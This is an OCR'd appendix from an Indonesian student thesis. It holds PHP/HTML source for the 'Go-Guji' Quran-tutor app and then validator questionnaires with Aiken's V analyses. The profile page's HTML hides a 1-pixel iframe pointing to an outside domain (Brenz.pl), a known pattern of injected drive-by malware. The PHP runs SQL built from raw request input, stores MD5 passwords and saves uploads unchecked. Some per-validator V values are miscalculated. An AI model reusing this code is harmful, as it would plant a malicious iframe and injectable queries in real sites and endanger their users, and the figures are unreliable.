awesome.min.css" rel="stylesheet" media="all">
    <link href="../vendor/font-awesome-5/css/fontawesome-
all.min.css" rel="stylesheet" media="all">
    <link href="../vendor/mdi-font/css/material-design-iconic-
font.min.css" rel="stylesheet" media="all">

    <!-- Bootstrap CSS-->
    <link href="../vendor/bootstrap-4.1/bootstrap.min.css"
rel="stylesheet" media="all">

    <!-- Vendor CSS-->
    <link href="../vendor/animsition/animsition.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/bootstrap-progressbar/bootstrap-
progressbar-3.3.4.min.css" rel="stylesheet" media="all">
    <link href="../vendor/wow/animate.css" rel="stylesheet"
media="all">
    <link href="../vendor/css-hamburgers/hamburgers.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/slick/slick.css" rel="stylesheet"
media="all">
    <link href="../vendor/select2/select2.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/perfect-scrollbar/perfect-scrollbar.css"
rel="stylesheet" media="all">
        <link href="../vendor/vector-map/jqvmap.min.css"
rel="stylesheet" media="all">


    <!-- Main CSS-->
    <link href="../css/theme.css" rel="stylesheet" media="all">

</head>

<body class="animsition">
    <div class="page-wrapper">
        <!-- HEADER MOBILE-->
        <header class="header-mobile d-block d-lg-none">
            <div class="header-mobile__bar">
                <div class="container-fluid">
                    <div class="header-mobile-inner">
```

```
                        <a class="logo" href="index.html">
                            <img src="../logo.png" alt="CoolAdmin"
/>
                        </a>
                        <button class="hamburger hamburger--
slider" type="button">
                            <span class="hamburger-box">
                                <span class="hamburger-
inner"></span>
                            </span>
                        </button>
                    </div>
                </div>
            </div>
            <nav class="navbar-mobile">
                <div class="container-fluid">
                    <ul class="navbar-mobile__list list-unstyled">
                        <li class="has-sub">
                            <a class="js-arrow" href="index.php">
                                <i class="fas fa-tachometer-
alt"></i>Dashboard</a>

                        </li>
                        <li class="active">
                            <a href="data_diri.php">
                                <i class="fas fa-
copy"></i>Lengkapi Data Diri</a>
                        </li>
                        <li>
                            <a href="login.php">
                                <i class="fas fa-
desktop"></i>Order</a>
                        </li>
                        <li>
                            <a href="form.html">
                                <i class="far fa-check-
square"></i>Konfirmasi Selesai Order</a>
                        </li>
                        <!-- <li>
                            <a href="#">
                                <i class="fas fa-calendar-
alt"></i>Calendar</a>
                        </li>
                        <li>
                            <a href="map.html">
                                <i class="fas fa-map-marker-
alt"></i>Maps</a>
                        </li>
                        <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i class="fas fa-
copy"></i>Pages</a>
                            <ul class="navbar-mobile-sub__list
list-unstyled js-sub-list">
                                <li>
                                    <a href="login.html">Login</a>
                                </li>
                                <li>
                                    <a
href="register.html">Register</a>
                                </li>
                                <li>
```

```
                                    <a href="forget-
pass.html">Forget Password</a>
                                </li>
                            </ul>
                        </li>
                        <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i class="fas fa-desktop"></i>UI
Elements</a>
                            <ul class="navbar-mobile-sub__list
list-unstyled js-sub-list">
                                <li>
                                    <a
href="button.html">Button</a>
                                </li>
                                <li>
                                    <a
href="badge.html">Badges</a>
                                </li>
                                <li>
                                    <a href="tab.html">Tabs</a>
                                </li>
                                <li>
                                    <a href="card.html">Cards</a>
                                </li>
                                <li>
                                    <a
href="alert.html">Alerts</a>
                                </li>
                                <li>
                                    <a href="progress-
bar.html">Progress Bars</a>
                                </li>
                                <li>
                                    <a
href="modal.html">Modals</a>
                                </li>
                                <li>
                                    <a
href="switch.html">Switchs</a>
                                </li>
                                <li>
                                    <a href="grid.html">Grids</a>
                                </li>
                                <li>
                                    <a
href="fontawesome.html">Fontawesome Icon</a>
                                </li>
                                <li>
                                    <a
href="typo.html">Typography</a>
                                </li> -->
                            </ul>
                        </li>
                    </ul>
                </div>
            </nav>
        </header>
        <!-- END HEADER MOBILE-->

        <!-- MENU SIDEBAR-->
        <aside class="menu-sidebar d-none d-lg-block">
            <div class="logo">
```

```
                <a href="#">
                    <img src="../logo.png" alt="Cool Admin" />
                </a>
            </div>
            <div class="menu-sidebar__content js-scrollbar1">
                <nav class="navbar-sidebar">
                    <ul class="list-unstyled navbar__list">
                         <li class="has-sub">
                            <a class="js-arrow" href="index.php">
                                <i class="fas fa-tachometer-
alt"></i>Dashboard</a>

                        </li>
                        <li class="active">
                            <a href="data_diri.php">
                                <i class="fas fa-
copy"></i>Lengkapi Data Diri</a>
                        </li>
                        <li>
                            <a href="login.php">
                                <i class="fas fa-
desktop"></i>Order</a>
                        </li>
                        <li>
                            <a href="form.html">
                                <i class="far fa-check-
square"></i>Konfirmasi Selesai Order</a>
                        </li>
                    </ul>
                </nav>
            </div>
        </aside>
        <!-- END MENU SIDEBAR-->

        <!-- PAGE CONTAINER-->
        <div class="page-container">
            <!-- HEADER DESKTOP-->
            <header class="header-desktop">
                <div class="section__content section__content--
p30">
                    <div class="container-fluid">
                        <div class="header-wrap">

                            <form class="form-header" action=""
method="POST">
                                <!-- <p align="center">Selamat
datang,<br>
                                di Aplikasi Go-Guji/Guru Ngaji
                                </p> -->
                                <input class="au-input au-input--
xl" type="text" name="search" placeholder="Search for datas &amp;
reports..." />
                                <button class="au-btn--submit"
type="submit">
                                    <i class="zmdi zmdi-
search"></i>
                                </button>
                            </form>
                            <div class="header-button">
                                <div >
                                    <div class="account-item
clearfix js-item-menu">
                                        <div class="image">
```

```
                                        <img
src="../2/foto/<?php echo $data2['foto'];?>" />
                                    </div>
                                    <div class="content">
                                        <a class="js-acc-btn"
href="#"><?php echo $_SESSION['username'];?></a>
                                    </div>
                                    <div class="account-
dropdown js-dropdown">
                                        <div class="info
clearfix">
                                            <div
class="image">
                                                <a href="#">
                                                    <img
src="../2/foto/<?php echo $data2['foto'];?>" />
                                                </a>
                                            </div>
                                            <div
class="content">
                                                <h5
class="name">
                                                    <a
href="#"><?php echo $_SESSION['username'];?></a>
                                                </h5>
                                                <span
class="email"><?php echo $data['email'];?></span>
                                            </div>
                                        </div>
                                        <div class="account-
dropdown__body">
                                            <div
class="account-dropdown__item">
                                                <a href="#">
                                                    <i
class="zmdi zmdi-account"></i>Account</a>
                                            </div>
                                            <!-- <div
class="account-dropdown__item">
                                                <a href="#">
                                                    <i
class="zmdi zmdi-settings"></i>Setting</a>
                                            </div>
                                            <div
class="account-dropdown__item">
                                                <a href="#">
                                                    <i
class="zmdi zmdi-money-box"></i>Billing</a>
                                            </div> -->
                                        </div>
                                        <div class="account-
dropdown__footer">
                                            <a
href="../logout.php">
                                                <i class="zmdi
zmdi-power"></i>Logout</a>
                                        </div>
                                    </div>
                                </div>
                            </div>

                        </div>
```

```
                        </div>
                    </div>
                </div>
            </header>
            <!-- HEADER DESKTOP-->

            <!-- MAIN CONTENT-->
            <div class="main-content">
                <div class="section__content section__content--
p30">
                    <div class="container-fluid">

                        <div class="row">
                            <div class="col-md-12">
                                <form action="data_diri_sv.php"
enctype="multipart/form-data" method="post" >

                                                <div class="form-
group">

<label>Username</label>
                                                    <div
class="input-group">
                                                      <div
class="input-group-addon">
                                                        <i class="fa
fa-user"></i>
                                                      </div>
                                                      <input
name="username" type="text" class="form-control" readonly
value="<?php echo $_SESSION['username'];?>" />
                                                    </div>
                                                </div>
                                                <div class="form-
group">

<label>Nama</label>
                                                    <div
class="input-group">
                                                      <div
class="input-group-addon">
                                                        <i class="fa
fa-user"></i>
                                                      </div>
                                                      <input
name="nama" type="text" class="form-control" placeholder="Nama"
required="" maxlength="100" value="<?php echo $data2['nama']; ?>"
/>
                                                    </div>
                                                </div>
                                                <div class="form-
group">

<label>Gender</label>
                                                    <div
class="input-group">
                                                      <div
class="input-group-addon">
                                                        <i class="fa
fa-plus"></i>
                                                      </div>
                                                      <select
name="gender" class="form-control">
```

```
                                                    <option
selected><?php echo $data2['gender']; ?></option>
                                                    <option
value="Lk">Lk</option>
                                                    <option
value="Pr">Pr</option>
                                                  </select>
                                                </div>
                                            </div>
                                             <div class="form-
group">

<label>Alamat</label>
                                                <div
class="input-group">
                                                  <div
class="input-group-addon">
                                                    <i class="fa
fa-flag"></i>
                                                  </div>
                                                  <input
name="alamat" type="text" class="form-control"
placeholder="Alamat" required="" value="<?php echo
$data2['alamat']; ?>" />
                                                </div>
                                            </div>
                                            <div class="form-
group">

<label>Status</label>
                                                <div
class="input-group">
                                                  <div
class="input-group-addon">
                                                    <i class="fa
fa-edit"></i>
                                                  </div>
                                                  <input
name="status" type="text" class="form-control"
placeholder="Status" required="" value="<?php echo
$data2['status']; ?>"/>
                                                </div>
                                            </div>
                                            <div class="form-
group">

<label>No.HP</label>
                                                <div
class="input-group">
                                                  <div
class="input-group-addon">
                                                    <i class="fa
fa-phone"></i>
                                                  </div>
                                                  <input
name="hp" maxlength="12" type="text" class="form-control"
placeholder="No.HP" required="" value="<?php echo $data2['hp'];
?>"/>
                                                </div>
                                            </div>
```

```
                                        <div class="form-
group">


<label>Foto</label>
                                            <div class="input-
group">
                                                <div
class="input-group-addon">
                                                    <i
class="fa fa-edit"></i>
                                                </div>
                                                <input
name="foto" type="file" class="form-control" id="foto">
                                            </div>

                                        </div>
                                    <!-- <div class="form-
group">
                                        <label>Email
Address</label>
                                        <input class="au-input
au-input--full" type="email" name="email" placeholder="Email">
                                    </div>
                                    <div class="form-group">

<label>Password</label>
                                        <input class="au-input
au-input--full" type="password" name="password"
placeholder="Password">
                                    </div> -->
                                    <!-- <div class="login-
checkbox">
                                        <label>
                                            <input
type="checkbox" name="aggree">Saya menyetujui segala ketentuan
yang berlaku.
                                        </label>
                                    </div> -->
                                    <button class="au-btn au-
btn--block au-btn--green m-b-20" type="submit">Simpan</button>
                                    <!-- <div class="social-
login-content">
                                        <div class="social-
button">
                                            <button class="au-
btn au-btn--block au-btn--blue m-b-20">register with
facebook</button>
                                            <button class="au-
btn au-btn--block au-btn--blue2">register with twitter</button>
                                        </div>
                                    </div> -->
                                </form>
                            </div>
                        </div>

                    <div class="row">
                        <div class="col-md-12">
                            <div class="copyright">
                                <p>Copyright © 2019 Go-Guji.
Umil Fatzah.</p>
                            </div>
                        </div>
```

```
                        </div>
                    </div>
                </div>
            </div>
            <!-- END MAIN CONTENT-->
            <!-- END PAGE CONTAINER-->
        </div>

    </div>

    <!-- Jquery JS-->
    <script src="../vendor/jquery-3.2.1.min.js"></script>
    <!-- Bootstrap JS-->
    <script src="../vendor/bootstrap-4.1/popper.min.js"></script>
    <script src="../vendor/bootstrap-
4.1/bootstrap.min.js"></script>
    <!-- Vendor JS       -->
    <script src="../vendor/slick/slick.min.js">
    </script>
    <script src="../vendor/wow/wow.min.js"></script>
    <script src="../vendor/animsition/animsition.min.js"></script>
    <script src="../vendor/bootstrap-progressbar/bootstrap-
progressbar.min.js">
    </script>
    <script src="../vendor/counter-
up/jquery.waypoints.min.js"></script>
    <script src="../vendor/counter-up/jquery.counterup.min.js">
    </script>
    <script src="../vendor/circle-progress/circle-
progress.min.js"></script>
    <script src="../vendor/perfect-scrollbar/perfect-
scrollbar.js"></script>
    <script src="../vendor/chartjs/Chart.bundle.min.js"></script>
    <script src="../vendor/select2/select2.min.js">
    </script>
    <script src="../vendor/vector-map/jquery.vmap.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.min.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.sampledata.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.world.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.brazil.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.europe.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.france.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.germany.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.russia.js"></script>
    <script src="../vendor/vector-
map/jquery.vmap.usa.js"></script>

    <!-- Main JS-->
    <script src="../js/main.js"></script>

<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>

</html>
```

```
<!-- end document-->
<?php
include "koneksi.php";

$kode  = $_POST["email"];
$username     = $_POST["username"];
$password     = md5($_POST["password"]);
$tingkatan    = $_POST["tingkatan"];
$level        = "0";
$foto=$filename=$_FILES['foto']['name'];

//---cek datanya terlebih dahulu
                     $cekdata="select * from tbadmin where
email='$kode' or username='$username'";
                     $ada=mysqli_query($konek,$cekdata) or die
(mysqli_error());
                     if(mysqli_num_rows($ada)>0)
                     {
                     echo "<script> alert('Email/Username Sudah
Ada! ganti dengan yang lain.'); </script>";
                     echo
"<script>window.location='register.php';</script>";
                     }
                     else
                     {
                            $sql="insert into tbadmin values
                            ('$kode',
                            '$username',
                            '$password',
                            '$tingkatan',
                            '$level',
                            '$foto')";
                            mysqli_query($konek,$sql);
                            //---simpan foto ke folder foto--URL nya
ke record foto

       move_uploaded_file($_FILES['foto']['tmp_name'],
"foto/".$_FILES['foto']['name']);
                            echo "<script> alert('Register Berhasil,
mohon menunggu persetujuan admin, agar anda bisa login ke dalam
aplikasi ini. Terimakasih'); </script>";
                            echo
"<script>window.location='index.php';</script>";
                     }

?>
```

7. **Halaman Cek**

```
<?php
session_start();

if(!isset($_SESSION['username']))
{
       echo '<script language="javascript">alert("Tidak dibenarkan
Direct Access, Anda harus Login dulu!");
document.location="../index.php";</script>';
}
else if ($_SESSION["level"] != 2){

       echo '<script language="javascript">alert("Tidak dibenarkan
mengakses direktori ini!");
document.location="../index.php";</script>';
}
```

```
?>
```

8. Halaman dt_User

```
                                <thead>
                                      <tr>
                                            <th>No</th>
                                            <th>Email</th>
                                            <th>Username</th>

                                            <th>Tingkat</th>
                                            <th>Level</th>
                                            <th>Scan KTP</th>
                                            <th>Action</th>

                                      </tr>
                                </thead>
                                <tbody>
                                      <?php
                                            include "koneksi.php";
                                            $queryms= mysqli_query
($konek,"SELECT * FROM tbadmin");
                                            if($queryms == false){
                                                  die ("Terjadi
Kesalahan : ". mysqli_error($konek));
                                            }
                                            $no=1;
                                            while ($ms =
mysqli_fetch_array ($queryms)){

                                                  echo "
                                                        <tr>

      <td>$no</td>

      <td>$ms[email]</td>

      <td>$ms[username]</td>


      <td>$ms[tingkatan]</td>
                                                                  <td><a
href='#' class='open_modal3' data-
id='$ms[email]'>$ms[level]</a></td>
                                                                  <td><a
href='#' class='open_modal1' data-id='$ms[email]'><img
src='../foto/".$ms['foto']."' width='40px' height='40px'/></a>
                                                                  </td>

                                                                  <td>


      <a href='#' class='open_modal2' data-id='$ms[email]'><button
class='btn btn-warning btn-sm' type='button'>Edit</button></a>

      |


      <a href='#'
onClick='confirm_delete(\"user_delete.php?kode=$ms[email]\")'><but
ton class='btn btn-danger btn-sm'
type='button'>Delete</button></a>
                                                                  </td>
                                                            </tr>";
                                            $no++;
```

```
                                        }
                                    ?>
                                </tbody>
```

9. Halaman ktp_detail

```
<?php
                include "koneksi.php";
                //error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
          //    $a=$_GET['a'];
                $a=$_GET['email'];


?>
                <div class="modal-dialog">
                      <div class="modal-content">
                            <div class="modal-header">
                                  <button type="button"
class="close" data-dismiss="modal" aria-label="Close"><span aria-
hidden="true">&times;</span></button>
                                  <h4 class="modal-title">Profil
User</h4>
                            </div>
                            <div class="modal-body">


                <?php
            $querysekolah = mysqli_query ($konek, "SELECT * FROM
tbadmin where email='$a'");
            if($querysekolah == false){
              die ("Terjadi Kesalahan : ". mysqli_error($konek));
            }
            $sekolah = mysqli_fetch_array ($querysekolah);
                ?>
                                  <center>
                                  <?php
                                  echo $sekolah['username'];
                                  echo "<br><br>";
                                  ?>
                        <img src="../foto/<?php echo
$sekolah['foto'];?>" width="500" height="350"/>
                        </center>
                                  </form>
```

```
                        </div>
                    </div>
                </div>


                    </tbody>
```

10. Halaman Level

```
<?php

include "koneksi.php";

//error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
$kode = $_GET['email'];


$queryms = mysqli_query($konek,"SELECT * FROM tbadmin WHERE
email='$kode'");
$ms= mysqli_fetch_array($queryms);

?>

<!-- Modal Popup masalah -->
                                                <div class="modal-
dialog">
                                <div class="modal-content">
                                  <div class="modal-header">
                                    <button type="button"
class="close" data-dismiss="modal" aria-label="Close"><span aria-
hidden="true">&times;</span></button>
                                    <h4 class="modal-title">Edit
Data User</h4>
                                  </div>
                                  <div class="modal-body">
                                    <form action="level_edit.php"
name="modal_popup" enctype="multipart/form-data" method="post">
                                            <div class="form-
group">
                                                <!--
<label>Email</label> -->
                                                  <div
class="input-group">
                                                    <div
class="input-group-addon">
                                                      <i class="fa
fa-edit"></i>
                                                    </div>
                                                    <input
name="email" type="text" class="form-control" placeholder="Email"
required="" readonly value="<?php echo $ms['email'];?>" />
                                                </div>
                                            </div>
                                            <div class="form-
group">
                                                <!--
<label>Username</label> -->
                                                  <div
class="input-group">
                                                    <div
class="input-group-addon">
```

```
                                                    <i class="fa
fa-user"></i>
                                                  </div>
                                                  <input
name="username" type="text" class="form-control"
placeholder="Username" required="" value="<?php echo
$ms['username'];?>"/>
                                                </div>
                                            </div>
                                            <div class="form-
group">
                                                <!--
<label>Tingkatan</label> -->
                                                  <div
class="input-group">
                                                    <div
class="input-group-addon">
                                                      <i class="fa
fa-plus"></i>
                                                    </div>
                                                    <select
name="level" class="form-control">
                                                      <option
selected><?php echo $ms['level'];?></option>
                                                      <option
value="1">1</option>
                                                      <option
value="2">2</option>
                                                      <option
value="3">3</option>
                                                    </select>
                                                  </div>
                                            </div>


                                        <div class="modal-footer">
                                          <button class="btn btn-
success" type="submit">
                                            Edit data
                                          </button>
                                          <button type="reset"
class="btn btn-danger"  data-dismiss="modal" aria-hidden="true">
                                            Batal
                                          </button>
                                        </div>
                                      </form>
                                    </div>
                                  </div>
                                </div>
```

11. Halaman level_edit

```
<?php
include "koneksi.php";


$kode  = $_POST["email"];
$username     = $_POST["username"];

$level       = $_POST["level"];


$sql="update tbadmin set level='$level' where email='$kode'";
                    mysqli_query($konek,$sql);
```

```
                    echo "<script>alert('Data Berhasil
diubah');</script>";
                    echo
"<script>window.location='user.php';</script>";

?>
```

ANGKET TANGGAPAN VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap perancangan Aplikasi Go-Guji(Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

1. Komponen Validasi

Skala	Keterangan
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

2. Format Penilaian Validasi Produk

No	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK VALIDITAS ISI**					
1	Kesesuaian isi program dengan sebenarnya				√	
2	Kesesuain Tujuan Program				√	
3	Kejelasan Tujuan Program				√	

4	Kejelasan Petunjuk Penggunaan				√	
B	**ASPEK INSTRUKSIONAL DESAIN**					
1	Cara Penggunaan Program Mudah untuk di pahami					√
2	Mudah digunakan dan sederhana dalam pengoperasiaannya					√
3	Dapat digunakan berulang-ulang				√	
4	Kelengkapan Informasi program				√	
C	**TAMPILAN**					
1	Background sederhana, Konsisten dan jelas				√	
2	Ukuran font proposional dan konsisten				√	
3	Tipe font sederhana dan jelas					√
4	Layout menarik dan proposional					√
5	Teks dapat terbaca dengan baik				√	
D	**ASPEK PEMOGRAMAN**					
1	Kesesuaian antara Input dan proses					√
2	Kesesuaian antara proses dengan output					√
3	Semua menu atau tombol sudah sesuai dengan code pemograman dan berjalan dengan baik				√	
4	Kejelasan laporan atau output program					√
5	Laporan atau output program dapat dicetak dengan mudah					√

3. Komentar dan Saran

a. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

b. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

.....


.....

.....

.....

Bukittinggi, 12 Juli 2019

Validator



Rina Novita, S.Pd, M.Kom

HASIL ANALISIS VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Validator: Rina Novita, S.Pd, M.Kom

no item	skor	S	V
1	4	3	0.75
2	4	3	0.75
3	4	3	0.75
4	4	3	0.75
5	5	4	0.8
6	5	4	0.8
7	4	3	0.75
8	4	3	0.75
9	4	3	0.75
10	4	3	0.75
11	5	4	0.8
12	5	4	0.8
13	4	3	0.75
14	5	4	0.8
15	5	4	0.8
16	4	3	0.75
17	5	4	0.8
18	5	4	0.8
	Rata-rata V		**0.77**

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **Valid** dikarenakan nilai **V** yaitu sebesar **0,77** berada pada rentang nilai Aiken's V dari 0,60 - 1,00

ANGKET TANGGAPAN VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap perancangan Aplikasi Go-Guji(Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

4. Komponen Validasi

Skala	Keterangan
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

5. Format Penilaian Validasi Produk

No	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK VALIDITAS ISI**					
1	Kesesuaian isi program dengan sebenarnya				√	
2	Kesesuain Tujuan Program				√	
3	Kejelasan Tujuan Program				√	

4	Kejelasan Petunjuk Penggunaan			√		
B	**ASPEK INSTRUKSIONAL DESAIN**					
1	Cara Penggunaan Program Mudah untuk di pahami				√	
2	Mudah digunakan dan sederhana dalam pengoperasiaannya				√	
3	Dapat digunakan berulang-ulang				√	
4	Kelengkapan Informasi program			√		
C	**TAMPILAN**					
1	Background sederhana, Konsisten dan jelas				√	
2	Ukuran font proposional dan konsisten			√		
3	Tipe font sederhana dan jelas				√	
4	Layout menarik dan proposional			√		
5	Teks dapat terbaca dengan baik				√	
D	**ASPEK PEMOGRAMAN**					
1	Kesesuaian antara Input dan proses				√	
2	Kesesuaian antara proses dengan output				√	
3	Semua menu atau tombol sudah sesuai dengan code pemograman dan berjalan dengan baik				√	
4	Kejelasan laporan atau output program				√	
5	Laporan atau output program dapat dicetak dengan mudah				√	

6. Komentar dan Saran

c. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

-..... T
ambahkan lebih banyak guru ngajinya


-..... J
elaskan antara input dan output

d. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

- Tambahkan atau kembangkan lagi itur-itur yang lebih lengkap

Bukittinggi , 10 – Juli - 2019
Validator



Gusnita Darmawati, S.Pd, M.Kom

HASIL ANALISIS VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Validator: Gusnita Darmawati, S.Pd, M.Kom

no item	skor	S	V
1	4	3	0.75
2	4	3	0.75
3	4	3	0.75
4	3	2	0.5
5	4	3	0.75
6	4	3	0.75
7	4	3	0.75
8	3	2	0.5
9	4	3	0.75
10	3	2	0.5
11	4	3	0.75
12	3	2	0.5
13	4	3	0.75
14	4	3	0.75
15	4	3	0.75
16	4	3	0.75
17	4	3	0.75
18	4	3	0.75
	Rata-rata V		**0.69**

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **Valid** dikarenakan nilai **V** yaitu sebesar **0,69** berada pada rentang nilai Aiken's V dari 0,60 - 1,00

ANGKET TANGGAPAN VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap perancangan Aplikasi Go-Guji(Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

7. Komponen Validasi

Skala	Keterangan
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

8. Format Penilaian Validasi Produk

No	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK VALIDITAS ISI**					
1	Kesesuaian isi program dengan sebenarnya				√	
2	Kesesuain Tujuan Program				√	
3	Kejelasan Tujuan Program					√

4	Kejelasan Petunjuk Penggunaan				√	
B	**ASPEK INSTRUKSIONAL DESAIN**					
1	Cara Penggunaan Program Mudah untuk di pahami					√
2	Mudah digunakan dan sederhana dalam pengoperasiaannya					√
3	Dapat digunakan berulang-ulang					√
4	Kelengkapan Informasi program				√	
C	**TAMPILAN**					
1	Background sederhana, Konsisten dan jelas				√	
2	Ukuran font proposional dan konsisten				√	
3	Tipe font sederhana dan jelas					√
4	Layout menarik dan proposional					√
5	Teks dapat terbaca dengan baik				√	
D	**ASPEK PEMOGRAMAN**					
1	Kesesuaian antara Input dan proses				√	
2	Kesesuaian antara proses dengan output				√	
3	Semua menu atau tombol sudah sesuai dengan code pemograman dan berjalan dengan baik					√
4	Kejelasan laporan atau output program					√
5	Laporan atau output program dapat dicetak dengan mudah					√

9. Komentar dan Saran

e. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

- Program dapat berjalan dengan baik
- Seluruh tombol atau menu sudah sesuai dengan coding program dan dapat berjalan dengan baik


f. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

- Dapat dionlinekan dan diterapkan pada platform android

Bukittinggi, 12 Juli 2019

Validator



HASIL ANALISIS VALIDITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Validator: Agus Nur Khomarudin, S.Pd, M.Kom

no item	skor	S	V
1	4	3	0.75
2	4	3	0.75
3	5	4	0.8
4	4	3	0.75
5	5	4	0.8
6	5	4	0.8
7	5	4	0.8
8	4	3	0.75
9	4	3	0.75
10	4	3	0.75
11	5	4	0.8
12	5	4	0.8
13	4	3	0.75
14	4	3	0.75
15	4	3	0.75
16	5	4	0.8
17	5	4	0.8
18	5	4	0.8
	Rata-rata V		**0.78**

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **Valid** dikarenakan nilai **V** yaitu sebesar **0,78** berada pada rentang nilai Aiken's V dari 0,60 - 1,00

Lampiran IV. Angket dan Analisis Validitas Produk

Nama Validator:

Ke- I : Gusnita Darmawati, S.Pd, M.kom

Ke- II : Agus Nur Khomarudin, S.Pd, M.Kom

Ke- III : Rina Novita, M.Kom

no item	I	II	III	S I	S II	S III	JUMLAH S	V	KET
1	4	4	4	3	3	3	9	0.75	VALID
2	4	4	4	3	3	3	9	0.75	VALID
3	4	5	4	3	4	3	10	0.83	VALID
4	3	4	4	2	3	3	8	0.67	VALID
5	4	5	5	3	4	4	11	0.91	VALID
6	4	5	5	3	4	4	11	0.91	VALID
7	4	5	4	3	4	3	10	0.83	VALID
8	3	4	4	2	3	3	8	0.67	VALID
9	4	4	4	3	3	3	9	0.75	VALID
10	3	4	4	2	3	3	8	0.67	VALID
11	4	5	5	3	4	4	11	0.91	VALID
12	3	5	5	2	4	4	10	0.83	VALID
13	4	4	4	3	3	3	9	0.75	VALID
14	4	4	5	3	3	4	10	0.83	VALID
15	4	4	5	3	3	4	10	0.83	VALID
16	4	5	4	3	4	3	10	0.83	VALID
17	4	5	5	3	4	4	11	0.91	VALID
18	4	5	5	3	4	4	11	0.91	VALID
	RATA-RATA V							**0.81**	**VALID**

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **Valid** dikarenakan nilai **V** yaitu sebesar **0,81** berada pada rentang nilai Aiken's V dari 0,60 - 1,00

ANGKET EFEKTIVITAS SEBELUM DAN SESUDAH PADA DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

A. Sebelum Perancangan

10. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
